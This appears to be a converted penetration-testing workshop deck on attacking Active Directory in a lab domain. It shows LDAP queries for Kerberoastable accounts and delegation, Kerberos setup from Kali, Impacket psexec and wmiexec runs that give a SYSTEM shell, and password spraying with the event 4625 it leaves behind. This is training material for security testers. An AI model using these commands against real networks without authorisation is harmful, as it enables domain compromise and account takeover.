dn: CN=IT Admins,OU=groups,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Desktop Support,OU=groups,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=vulnscanner,OU=service-accounts,OU=LAB,DC=lab,DC=ropnop,DC=com  
  
root@kali:~  
0 1 > imp 2 > cme 3 > msf 4 > vim 5 > zsh 2018-04-22 13:34 kali
```

Why do it manually?

- Pain to remember all the ldapsearch syntax
- I wrote WindapSearch to automate AD LDAP lookups using Python
 - <https://github.com/ropnop/windapsearch>
- Useful command line options:
 - -U - enumerate all Users
 - -G - enumerate all Groups
 - -m group_name - get members of a group
 - -C - enumerate all Computers
 - -r to resolve DNS to IPs
 - --da - recursive Domain Admin lookup
 - -s - fuzzy search
 - -l - lookup after search
 - -o - output directory to store TSV

root@kali:/opt/windapsearch master ✓

523d

▶ ./windapsearch.py -d lab.ropnop.com -u ropnop\\thoffman -p Summer2017

0 > 1 > zsh

2018-04-21 < 14:42 kali

Other Fun LDAP Queries

- Find SPNs (for Kerberoasting)

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -W -b "dc=lab,dc=ropnop,dc=com" "(&(&(servicePrincipalName=*) (UserAccountControl:1.2.840.113556.1.4.803:=512)) (! (UserAccountControl:1.2.840.113556.1.4.803:=2)))"
```

- Find users and computers with unconstrained delegation

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -W -b "dc=lab,dc=ropnop,dc=com" "(&((objectCategory=person) (objectClass=user)) (userAccountControl:1.2.840.113556.1.4.803:=524288))"
```

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -W -b "dc=lab,dc=ropnop,dc=com" "(&(objectCategory=computer) (objectClass=computer) (userAccountControl:1.2.840.113556.1.4.803:=524288))"
```

Other Fun LDAP Queries

- Computers with Protocol Transition

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -W -b  
"dc=lab,dc=ropnop,dc=com"  
"(&(objectCategory=computer)(objectClass=computer)(userAccountControl:1.2.840.113556.1.4.80  
3:=16777216))"
```

- Find GPO names and locations


```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -w  
Summer2017 -b  
dc=lab,dc=ropnop,dc=com "objectClass=groupPolicyContainer" displayName gPCFilePath
```

Fun with Kerberos

Intro and Set Up

Kerberos Crash-Course


- Kerberos can seem crazy complicated, but it's "just" SSO (the OG SSO)
 - For you webapp people, it's like SAML or OpenID
- Authenticate once to a trusted source (KDC)
 - Don't need to send password to every resource
 - KDC delegates access




[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2000/bb742516\(v=technet.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2000/bb742516(v=technet.10))

Kerberos Crash-Course

- Authenticate to AS with password
 - Get a Ticket Granting Ticket (TGT) (a la session cookie)
- Request log in to SRV01
 - Request access to SRV01 from Ticket Granting Service
 - Show TGT – I'm already authenticated
 - Get TGS for SRV01
- Show TGS to SRV01
 - SRV01 verifies TGS
 - TGS has my information
 - SRV01 logs me in



What does Kerberos look like?



```
C:\Windows\system32\cmd.exe
C:\Users\agreen>dir \\ws02win7.lab.ropnop.com\c$
Volume in drive \\ws02win7.lab.ropnop.com\c$ has no label.
Volume Serial Number is 8067-08B3

Directory of \\ws02win7.lab.ropnop.com\c$
```

Windows does A LOT behind the scenes to make this as seamless as it feels

What does Kerberos look like?

```
C:\Windows\system32\cmd.exe
C:\Users\agreen>dir \\ws02win7.lab.ropnop.com\c$
Volume in drive \\ws02win7.lab.ropnop.com\c$ has no label.
Volume Serial Number is 8067-08B3

Directory of \\ws02win7.lab.ropnop.com\c$
```

Windows does A LOT behind the scenes to make this as seamless as it feels

| Time | Source | Destination | Protocol | Length | Info |
|-----------|---------------|---------------|----------|--------|---|
| 18.703123 | 172.16.13.12 | 172.16.13.100 | DNS | 83 | Standard query 0xa824 A ws02win7.lab.ropnop.com |
| 18.703132 | 172.16.13.100 | 172.16.13.12 | DNS | 99 | Standard query response 0xa824 A ws02win7.lab.ropnop.com A 172.16.13.13 |
| 18.712492 | 172.16.13.12 | 172.16.13.13 | SMB | 213 | Negotiate Protocol Request |
| 18.713476 | 172.16.13.13 | 172.16.13.12 | SMB2 | 306 | Negotiate Protocol Response |
| 18.713484 | 172.16.13.12 | 172.16.13.13 | SMB2 | 162 | Negotiate Protocol Request |
| 18.715420 | 172.16.13.13 | 172.16.13.12 | SMB2 | 306 | Negotiate Protocol Response |
| 18.717954 | 172.16.13.12 | 172.16.13.100 | KRB5 | 288 | AS-REQ |
| 18.728495 | 172.16.13.100 | 172.16.13.12 | KRB5 | 250 | KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED |
| 18.751410 | 172.16.13.12 | 172.16.13.100 | KRB5 | 368 | AS-REQ |
| 18.753617 | 172.16.13.100 | 172.16.13.12 | KRB5 | 141 | AS-REP |
| 18.755160 | 172.16.13.12 | 172.16.13.100 | KRB5 | 186 | TGS-REQ |
| 18.757941 | 172.16.13.100 | 172.16.13.12 | KRB5 | 196 | TGS-REP |
| 18.762311 | 172.16.13.12 | 172.16.13.13 | SMB2 | 389 | Session Setup Request |
| 18.762316 | 172.16.13.13 | 172.16.13.12 | SMB2 | 316 | Session Setup Response |

What does Kerberos look like?

```
C:\Users\agreen>klist
Current LogonId is 0:0xfceb9c5
Cached Tickets: (2)
#0>      Client: agreen @ LAB.ROPNOP.COM
        Server: krbtgt/LAB.ROPNOP.COM @ LAB.ROPNOP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent nam
e_canonicalize
        Start Time: 4/15/2018 15:36:06 <local>
        End Time:   4/16/2018 1:36:06 <local>
        Renew Time: 4/22/2018 15:36:06 <local>
        Session Key Type: AES-256-CTS-HMAC-SHA1-96

#1>      Client: agreen @ LAB.ROPNOP.COM
        Server: cifs/ws02win7.lab.ropnop.com @ LAB.ROPNOP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canoni
calize
        Start Time: 4/15/2018 15:36:06 <local>
        End Time:   4/16/2018 1:36:06 <local>
        Renew Time: 4/22/2018 15:36:06 <local>
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

`klist` shows your current Kerberos ticket cache

`krbtgt/*` – The TGT agreen got after authenticating to the KDC

`cifs/*` - The TGS agreen got after asking the KDC to access SMB on ws02win7

TGS's are for specific services, not hosts

Kerberos and Authorization

- Kerberos is an *authentication* protocol, not *authorization*
 - Only validates who you are, not whether you should access a resource or not
- You will always get a TGS to access a service (e.g. cifs/SRV01)
 - It's up to SRV01 to check whether you should actually be able to
- How? Each TGT and TGS contains a Privileged Attribute Certificate (PAC)
 - Windows addition to Kerberos
 - PAC contains (among other things) all the groups the user is a part of

Kerberos from Linux

- Everything we've done previously from Kali has been using NTLM Authentication
 - Challenge / response authentication using the user's NT hash
 - Uses NTLMSSP and communicates with DC over NetrLogon (RPC)
- But Linux can speak Kerberos too, and Windows is compatible
- To speak Kerberos, need a few things:
 - Kerberos package
 - `apt-get install heimdal-clients`
 - Configuration information
 - KDC, Realm, etc
 - DNS
 - Synced time

Setting up Kerberos

- Must add Windows AD realm to `/etc/krb5.conf`

```
[libdefaults]
    default_realm = LAB.ROPNOP.COM

[realms]
    LAB.ROPNOP.COM = {
        kdc = pdc01.lab.ropnop.com
        admin_server = pdc01.lab.ropnop.com
        default_domain = pdc01.lab.ropnop.com
    }

[domain_realm]
    lab.ropnop.com = LAB.ROPNOP.COM
    .lab.ropnop.com = LAB.ROPNOP.COM
```

Remember, we can figure this out through DNS SRV records

Setting up Kerberos

- DNS must be properly configured!
 - Point `/etc/resolv.conf` to the Domain Controller
- Time must also be in sync!
 - Can use `rdate` to sync Kali's time with the DC
 - `apt-get install rdate`
 - `rdate -n <domain controller>`
 - Note: VM tools and NTP service can screw with time sync

```
root@kali:~  
▶ cat /etc/resolv.conf  
domain lab.ropnop.com  
search lab.ropnop.com  
nameserver 172.16.13.100
```

```
root@kali:~  
▶ rdate -n pdc01.lab.ropnop.com  
Sat Apr 21 15:14:43 EDT 2018
```

Get a TGT - kinit

- `kinit` is used to check out a TGT from the KDC
 - `kinit user@REALM`
- `klist` will list current tickets
- If all is configured well, you will get a TGT from the Domain Controller

```
root@kali:~  
▶ kinit thoffman@LAB.ROPNOP.COM  
thoffman@LAB.ROPNOP.COM's Password:  
  
root@kali:~  
▶ klist  
Credentials cache: FILE:/tmp/krb5cc_0  
Principal: thoffman@LAB.ROPNOP.COM  
  
Issued Expires Principal  
Apr 21 15:15:50 2018 Apr 22 01:15:50 2018 krbtgt/LAB.ROPNOP.COM@LAB.ROPNOP.COM
```

Using Kerberos

- Now any tool that supports Kerberos auth can be used with your cache
 - Look in man pages and help
 - GSSAPI = Kerberos
 - Auth mechanism that Kerberos 5 uses
- Most tools use environment variable `KRB5CCNAME` to point to current cache
 - If not set automatically, `export KRB5CCNAME=/tmp/krb5cc_0`

Using Kerberos

- smbclient

```
root@kali:~  
▶ smbclient --kerberos //ws01win7.lab.ropnop.com/IPC$  
WARNING: The "syslog" option is deprecated  
OS=[Windows 7 Professional 7600] Server=[Windows 7 Professional 6.1]  
smb: \>
```


Using Kerberos

- smbclient

```
root@kali:~  
▶ smbclient --kerberos //ws01win7.lab.ropnop.com/IPC$  
WARNING: The "syslog" option is deprecated  
OS=[Windows 7 Professional 7600] Server=[Windows 7 Professional 6.1]  
smb: \>
```

- rpcclient

```
root@kali:~  
▶ rpcclient -k ws02win7.lab.ropnop.com  
rpcclient $> getusername  
Account Name: thoffman, Authority Name: ROPNOP  
rpcclient $>
```

Using Kerberos

- Looking at klist, we can see Heimdal Kerberos is checking out TGSs for each service we want

```
root@kali:~  
▶ klist  
Credentials cache: FILE:/tmp/krb5cc_0  
Principal: thoffman@LAB.ROPNOP.COM  
  
Issued Expires Principal  
Apr 21 15:15:50 2018 Apr 22 01:15:50 2018 krbtgt/LAB.ROPNOP.COM@LAB.ROPNOP.COM  
Apr 21 15:25:05 2018 Apr 22 01:15:50 2018 cifs/ws01win7.lab.ropnop.com@LAB.ROPNOP.COM  
Apr 21 15:37:20 2018 Apr 22 01:15:50 2018 cifs/ws02win7.lab.ropnop.com@LAB.ROPNOP.COM
```

Using Kerberos with Impacket

- All the Impacket scripts support Kerberos authentication as well
 - `-k -no-pass`
 - must specify host as FQDN and user as realm/user

```
root@kali:/opt/impacket/examples master x
▶ kinit agreeen
agreeen@LAB.ROPNOP.COM's Password:
(IMP)
root@kali:/opt/impacket/examples master x
▶ export KRB5CCNAME=/tmp/krb5cc_0
(IMP)
```

Using Kerberos with Impacket

- All the Impacket scripts support Kerberos authentication as well
 - -k -no-pass
 - must specify host as FQDN and user as realm/user

```
root@kali:/opt/impacket/examples master x
➤ ./psexec.py -k -no-pass LAB.ROPNOP.COM/agreen@ws01win7.lab.ropnop.com
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on ws01win7.lab.ropnop.com....
[*] Found writable share ADMIN$
[*] Uploading file nQnllHbW.exe
[*] Opening SVCManager on ws01win7.lab.ropnop.com....
[*] Creating service TpWC on ws01win7.lab.ropnop.com....
[*] Starting service TpWC....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

```
root@kali:/opt/impacket/examples master x
➤ kinit agreeen
agreeen@LAB.ROPNOP.COM's Password:
(IMP)
root@kali:/opt/impacket/examples master x
➤ export KRB5CCNAME=/tmp/krb5cc_0
(IMP)
```

Note: Impacket scripts will not save TGSs in CCACHE

Using Kerberos with Impacket

- All the Impacket scripts support Kerberos authentication as well
 - -k -no-pass
 - must specify host as FQDN and user as realm/user

```
root@kali:/opt/impacket/examples master x
> ./psexec.py -k -no-pass LAB.ROPNOP.COM/agreen@ws01win7.lab.ropnop.com
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on ws01win7.lab.ropnop.com....
[*] Found writable share ADMIN$
[*] Uploading file nQnllHbW.exe
[*] Opening SVCManager on ws01win7.lab.ropnop.com....
[*] Creating service TpWC on ws01win7.lab.ropnop.com....
[*] Starting service TpWC....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

```
root@kali:/opt/impacket/examples master x
> kinit agreeen
agreeen@LAB.ROPNOP.COM's Password:
(IMP)
root@kali:/opt/impacket/examples master x
> export KRB5CCNAME=/tmp/krb5cc_0
(IMP)
```

```
root@kali:/opt/impacket/examples master x
> ./wmiexec.py -k -no-pass LAB.ROPNOP.COM/agreen@ws01win7.lab.ropnop.com
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

Note: Impacket scripts will not save TGSs in CCACHE

When NTLM Auth is disabled

- Some orgs have fully disabled NTLM and rely solely on Kerberos
 - Rare - it's very hard to do
- A lot of pentest tools don't operate well in these environments
 - Metasploit, CrackMapExec, etc
 - They rely on usernames/passwords or NT hashes (pass-the-hash)
- If you have a password, you can always do Kerberos auth
 - Just exchange the password for a TGT!
 - Can also “overpass-the-hash” - more on this later

| | | |
|---|--|----------------------|
| Computer Configuration (Enabled) | | hide |
| Policies | | hide |
| Windows Settings | | hide |
| Security Settings | | hide |
| Local Policies/Security Options | | hide |
| Other | | hide |
| Policy | | Setting |
| Network security: Restrict NTLM: NTLM authentication in this domain | | Deny all |

NTLM Auth Disabled

SMB Error "STATUS_NOT_SUPPORTED" = NTLM Auth Not Supported
Try Kerberos!

```
(IMP) root@kali:/opt/impacket/examples# python wmiexec.py lab.ropnop.com/agreen@ws01win7.1lab.ropnop.com
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

Password:
[-] SMB SessionError: STATUS_NOT_SUPPORTED(The request is not supported.)
(IMP) root@kali:/opt/impacket/examples# kinit agreeen@LAB.ROPNOP.COM
agreeen@LAB.ROPNOP.COM's Password:
(IMP) root@kali:/opt/impacket/examples# KRB5CCNAME=/tmp/krb5cc_0 python wmiexec.py -k -no-pass lab.ropnop.com/agreen@ws01win7.1
ab.ropnop.com
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
ropnop\agreen

C:\>:D
```

Password Guessing

Because someone, somewhere is always using Password123

Password Guessing

- Bruteforcing passwords in AD is generally tough
 - Most domains have a lockout policy - 3 failed attempts → account locked
- Really noisy
 - Windows security events are logged for every failed login attempt
- Pretty slow
 - Usually tries SMB and has to set up and tear down a connection every attempt
- Horizontal bruteforcing (spraying) is a better approach
 - Choose 1 or 2 common passwords, test them for every domain user
 - Summer2018 or Company123

Password Spraying with SMB / RPC

- Realllllllyyyy noisy

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-----------|---------------|---------------|--------------|--------|---|
| 61 | 13.165720 | 172.16.13.14 | 172.16.13.12 | SMB | 128 | Negotiate Protocol Request |
| 62 | 13.167837 | 172.16.13.12 | 172.16.13.14 | SMB2 | 318 | Negotiate Protocol Response |
| 64 | 13.205372 | 172.16.13.14 | 172.16.13.12 | SMB2 | 241 | Session Setup Request, NTLMSSP_NEGOTIATE |
| 65 | 13.207474 | 172.16.13.12 | 172.16.13.14 | SMB2 | 409 | Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED... |
| 67 | 13.673295 | 172.16.13.14 | 172.16.13.12 | SMB2 | 542 | Session Setup Request, NTLMSSP_AUTH, User: ROPNOP\DkubyWfu |
| 75 | 13.677836 | 172.16.13.12 | 172.16.13.100 | DCERPC | 214 | Bind: call_id: 2, Fragment: Single, 3 context items: EPMv4 V3... |
| 76 | 13.678340 | 172.16.13.100 | 172.16.13.12 | DCERPC | 162 | Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_rec... |
| 77 | 13.678609 | 172.16.13.12 | 172.16.13.100 | EPM | 222 | Map request, RPC_NETLOGON, 32bit NDR |
| 78 | 13.679222 | 172.16.13.100 | 172.16.13.12 | EPM | 322 | Map response, RPC_NETLOGON, 32bit NDR, RPC_NETLOGON, 32bit NDR |
| 82 | 13.683842 | 172.16.13.12 | 172.16.13.100 | DCERPC | 272 | Bind: call_id: 2, Fragment: Single, 3 context items: RPC_NETLO... |
| 83 | 13.683844 | 172.16.13.100 | 172.16.13.12 | DCERPC | 182 | Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_rec... |
| 84 | 13.683845 | 172.16.13.12 | 172.16.13.100 | RPC_NETLOGON | 926 | NetrLogonSamLogonWithFlags request |
| 85 | 13.683847 | 172.16.13.100 | 172.16.13.12 | RPC_NETLOGON | 206 | NetrLogonSamLogonWithFlags response |
| 86 | 13.686202 | 172.16.13.12 | 172.16.13.14 | SMB2 | 143 | Session Setup Response, Error: STATUS_LOGON_FAILURE |
| 88 | 13.691176 | 172.16.13.14 | 172.16.13.12 | SMB2 | 138 | Session Logoff Request |
| 89 | 13.693011 | 172.16.13.12 | 172.16.13.14 | SMB2 | 143 | Session Logoff Response, Error: STATUS_USER_SESSION_DELETED |
| 90 | 13.717613 | 172.16.13.14 | 172.16.13.12 | SMB | 128 | Negotiate Protocol Request |

All this traffic to test just one login
To test ~1700, took about 5 mins

Password Spraying with SMB / RPC

```
PS C:\Windows\system32> Get-EventLog security -After (Get-Date).AddMinutes(-5)
```

| Index | Time | EntryType | Source | InstanceId | Message |
|-------|--------------|-------------|----------------------|------------|---------------------------------|
| 30116 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30115 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30114 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30113 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30112 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30111 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30110 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30109 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30108 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30107 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30106 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30105 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30104 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30103 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30102 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30101 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30100 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30099 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30098 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30097 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30096 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30095 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30094 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30093 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30092 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30091 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30090 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30089 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30088 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30087 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30086 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30085 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30084 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30083 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30082 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30081 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |
| 30080 | Apr 21 21:54 | FailureA... | Microsoft-Windows... | 4625 | An account failed to log on.... |

- Generates a security event every failed attempt
 - Event ID 4625
 - “Account Failed to Logon”

Other Password Guessing Techniques

- NETLOGON is inefficient (e.g. SMB, rpcclient)
- RDP is slow and just as noisy
- LDAP binds are faster, but still result in event 4625
- But what happens here?

```
root@kali:~  
▶ kinit tgwynn  
tgwynn@LAB.ROPNOP.COM's Password:  
kinit: Password incorrect
```

Password Guessing with Kerberos

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------|---------------|---------------|----------|--------|---------------------------------------|
| 94 | 5.061066 | 172.16.13.14 | 172.16.13.100 | KRB5 | 292 | AS-REQ |
| 99 | 5.076129 | 172.16.13.100 | 172.16.13.14 | KRB5 | 201 | KRB Error: KRB5KDC_ERR_PREAUTH_FAILED |

> Frame 94: 292 bytes on wire (2336 bits), 292 bytes captured (2336 bits)

> Ethernet II, Src: Microsof_02:64:05 (00:15:5d:02:64:05), Dst: Microsof_02:64:06 (00:15:5d:02:64:06)

> Internet Protocol Version 4, Src: 172.16.13.14, Dst: 172.16.13.100

> User Datagram Protocol, Src Port: 44175, Dst Port: 88

▼ Kerberos

- ▼ as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - > padata: 2 items
 - ▼ req-body
 - Padding: 0
 - > kdc-options: 50000000 (forwardable, proxiable)
 - ▼ cname
 - name-type: kRB5-NT-PRINCIPAL (1)
 - ▼ cname-string: 1 item
 - CNameString: agreeen
 - realm: LAB.ROPNOP.COM
 - > sname
